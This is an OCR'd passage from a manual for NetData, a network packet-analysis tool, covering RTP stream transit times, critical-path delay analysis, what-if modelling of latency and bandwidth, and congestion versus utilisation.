
(Capture file courtesy of Romain Ollier)

The red and green markers on this chart plot round-trip and transit times of data packets during a download speed test from a server in Paris, through a network whose last link was provided by a 4G mobile data network The black and blue markers indicate timestamp-transit times from the client and the server to the sniffer located in the server. The horizontal lines through those markers span the transit times, starting at the times they left their sender according to the timestamps in the TCP headers. The chart reveals that both client and server packets were blocked for up to 200 ms at regular intervals of 800 ms.


4.6 Relative Transit Times in Connections with Multiple Data Streams

For practical traversal of devices performing network address translation (NAT) most of the traffic generated by video calling platforms such as Teams, Skype and Zoom usually conduct all their transactions and data transfers in a single UDP connection with each participant. Such a connection is likely to handle STUN transactions, RTCP packets and multiple RTP data streams carrying audio, video and other data. Each RTP data stream is identified by a unique four-byte Synchronisation Source (SSRC) and has an independent set of sequence numbers and timestamps; some connections may have 20 or more RTP streams from the server.


NetData allocates each stream a secondary connection ID – a stream index number – which allows the timing chart to separate the markers of different streams into different connection bands, as in this chart of 17 server streams found in a Teams video connection with server port 3480.



When calculating relative transit times NetData processes each stream separately, correlating their codec timestamps with the sniffer timestamps to determine the codec clock rate and accommodate the different clock settings (initial values).



This chart plots relative transit times greater than 15 ms in the Teams traffic of an office with more than a thousand concurrent connections, to identify any network events and unhealthy behaviour that would produce damaging delays in the packet streams. The tall vertical bands of markers above the zero axis indicate frequent packet blockages each lasting for one second or more.



This chart assigns different colours to each of 20 RTP data streams in the one UDP connection.

5 Network Performance Modelling

NetData's primary function is to help investigation of system performance problems, and much is achieved by simply visualising system behaviour and revealing forms of abnormality. The packet-timing, data-sequence and bytes-in-flight charts reveal a wide range of poor-networking issues: small TCP receive windows; insufficient send-buffer space; packet losses such as tail drops that trigger congestion-avoidance slowdowns; and delivery of packets out of order that can also trigger congestion avoidance.

If a system is still slow after addressing faults, whether in equipment or configuration parameters, investigation focuses on the various types of delays: how much time is spent in service processing and in using the network? This analysis often leads to a pie chart that quantifies the different contributions to a transaction's elapsed time. It highlights the most promising candidates for improving performance: increase bandwidth to reduce congestion; reduce the number of round-trips to minimise propagation delays; or increase link speed to reduce transmission time. Furthermore, this analysis is essential to answer the what-if questions: how will response time be affected by changes in loop-delay (round-trip time), link speed and number of hops when a data centre is consolidated or moved into the cloud?

The problem in performing a useful delay analysis stems from the large number of concurrent activities. Rendering a web page can require hundreds of round-trips, to many servers, on dozens of connections, all busy at the same time. The transfer of a single file or message on one connection will also involve many concurrent activities: while one packet is being transmitted the bits of other packets may be propagating in various parts of the network, and other packets could be waiting in queues for their turn to be transmitted. Which of these concurrent delays should be counted in the pie chart?

Most packet-analysis tools solve this problem in ways that are fundamentally flawed. Some aggregate the transmission time for all the bytes in a message to determine the transmission pie-slice, and aggregate the excess times of network transits or round-trips (above their minima) to determine the congestion slice. They could aggregate the propagation delays incurred by every packet but then the delay total would surely exceed the elapsed time by a large factor.

Excessive totals are resolved in different ways. One is to simply reduce all delays by the same factor to 'correct' the total. Another is to retain unchanged the smaller slices such as transmission time and congestion, and place the remainder of the elapsed time in obfuscating categories such as 'protocol delay' or 'parallel effects'. The fundamental flaw in all these calculations is that some time intervals are counted more than once. One simple way to illustrate the flaw is to consider a one-second period of congestion that delays ten packets, all in the same second; it is misleading to aggregate the congestion delay of all the packets because the transaction is delayed by only one second, not ten.


The only valid solution – as project managers know – is to identify a critical path of non-overlapping activities, each dependent on its predecessor, and characterise the delays incurred along that path. Only then is there a likelihood that a change in one of the delays will have an impact on the transaction's elapsed time. As in a project diagram, however, we must be aware that even a small change in the duration of one activity can lead to the appearance of a quite different critical path and require a different delay analysis. In a network, for example, the relative contributions of transmission and propagation delays can change dramatically when the bandwidth-delay product is nearly equal to the receive-window size.

When a sniffer observes a data transfer it usually sees a burst of packets followed by a significant pause before the next burst appears. The sender is almost certainly waiting for an ack packet to empty a send buffer or open a window, but, whatever the reason, the transfer is delayed while waiting for packets to propagate. The analyst's mission is to quantify all the non-overlapping propagation delays that determine the overall transfer time.

The process is straightforward. After seeing the first data packet of a burst, wait the minimum round-trip time to the receiver and look for the next ack packet. Then wait for the minimum round-trip time


to the sender and look for the next data packet. That completes a full round-trip or loop, and the process continues to the end of the transfer. Each loop includes a full round-trip of propagation delay and the transmission times for one ack packet and, in general, the two data packets that prompt the ack. The first data packet has to be transmitted across every hop in the path, but the second packet can arrive after a shorter delay, the time for its transmission over the slowest link in the path. Only when the total propagation delay and the total transmission times are calculated in this way – largely dependent on the number of loops – is it possible to determine properly the effect of changing to a path with different propagation delay or transmission times.

When NetData lists transactions on a waterfall chart, it identifies and characterises a sequence of packets forming a critical path through the transfer of every request and response message (as outlined above, counting the number of loops), and then identifies a critical path through a sequence of the transactions. The delays incurred along the composite path are summarised in a bar chart and table above the waterfall. On the waterfall chart itself, the bars of the transactions on the critical path appear with a blue border, as in the chart below, or in a red border if the transaction has been affected by some network abnormality.



If NetData has chosen a server transaction that is not considered critical to the overall user transaction it can be excluded from both the path and its time summary with a right-click, in which case NetData chooses a different critical path. It is generally advisable to remove transactions with red borders from the critical path because they are unlikely to represent normal performance.


Different paths through a message transfer can be visualised on a packet-timing chart with coloured lines linking possible dependencies between data and ack packets:



As NetData follows a *critical* path through the message transfer it displays the successive propagation delays with shaded blue or green bars. There will be one such bar in each TCP round-trip or loop that begins with one or two data packets. They prompt a returning ack packet which releases another data packet through its window to start the next round-trip. Numbers on the chart count the round-trips, the number of times that the loop-delay is incurred.

The bright-blue bars between the propagation bars indicate delays of an uncertain nature. NetData assigns them to the miscellaneous category which covers mainly congestion delay, delayed-ack delay, effects of limited send-buffer space, and application delays. If NetData estimates the transmission delays in each round-trip, those delays are subtracted from the miscellaneous delay.


A waterfall chart of the whole transaction summarises the delays in both a table and horizontally-stacked bars:



For each round-trip NetData records the numbers of bytes that must be transmitted to progress the trip. In the general case the first data packet must be transmitted across all the hops in the network path, and it must be followed by a second packet to generate an ack packet. Subsequent data packets in the burst are not counted because they are not on the critical path; they are not needed to start the next round-trip. For the same reason small congestion delays suffered by the subsequent packets are unlikely to affect the transaction's elapsed time.


The transmitted bytes are aggregated in two categories, one for initial packets that delay a round-trip while they are transmitted across all the hops, and the other for follow-on packets that delay a trip by

only the time taken for transmission on the slowest link in the path. NetData can then calculate the respective transmission times for any pair of packet-trip and transfer speeds which are specified in the chart's format-control window:



If zero speeds are specified, they are replaced by NetData's rough estimate.


To answer what-if questions, NetData will model the effect of changing the loop-delay and transmission speeds, as in the following example.




The new delay parameters are entered in the format-control window and are displayed at the top of the chart under the heading. If the user transaction involves many servers with different loop-delays and speed parameters, the parameters appearing in the window apply to the server selected from the drop-down list of servers. A zero entry indicates that a change in that parameter is not to be modelled.

The alternative model is requested by checking the 'Model alternative' box.

If a loop-delay *increase* is specified, it is applied only to those servers for which an explicit alternative delay has not been assigned.



The effect of the changes are displayed by two extra stacked bars at the top of the chart, one for the alternative model and the other for the base model as captured.



5.1 Congestion Delay and Network Utilisation

There is clearly a relationship between congestion delay and network utilisation but NetData does not attempt to model that relationship for several reasons, not the least of which is the absence of relevant parameters for the model. A discrete-event simulation is impractical because it requires a huge amount of information or dubious assumptions, but simpler analytical modelling – the application of queuing theory – appears attractive.

Commonly-used queuing formulae show that queue-waiting times are proportional to service time, but estimating that parameter is difficult and frequently misunderstood. A capture file that contains the packets of only the one transaction being analysed, or the packets of only one client or one server, is unlikely to provide the necessary information because the service time required is the service time averaged over all network users. To use a well-understood analogy of a supermarket checkout, your average waiting time depends not on the time to check out your items, but the average checkout time across all customers. Even if network behaviour can be condensed to the behaviour of a single, critical queue, a very thorough analysis is required to estimate the average service time.

Some models calculate the service time as the time to transmit a single, large packet, but that assumption is bound to produce very large errors because service times more properly relate to the time to handle a complete burst of packets. In the supermarket model, the appropriate service time is the time to check out all the items in a trolley, not an individual item, simply because it is the trolleys that arrive at random, not the items in the trolley.

For most networks there is little interest in modelling the effect of utilisation because networks are usually operated near the ‘sweet spot’ on the utilisation curve, around 50%. As utilisation increases above that point, waiting times quickly become unacceptable; below that point, attempts to improve performance by doubling or tripling the bandwidth face costly, diminishing returns. A useful rule of thumb is to note that at 50% utilisation queue-waiting time is comparable to service time.


6 Connection Behaviour

6.1 Correcting Client-Server Orientation

If a connection opened before a capture started, the connection didn't use a well-known port number, and packet contents don't provide a clue, NetData may choose the wrong client-server orientation when interpreting packets. Some application decoders will attempt to characterise transactions even when the orientation is uncertain and the resulting transaction descriptions on charts will be quite misleading.

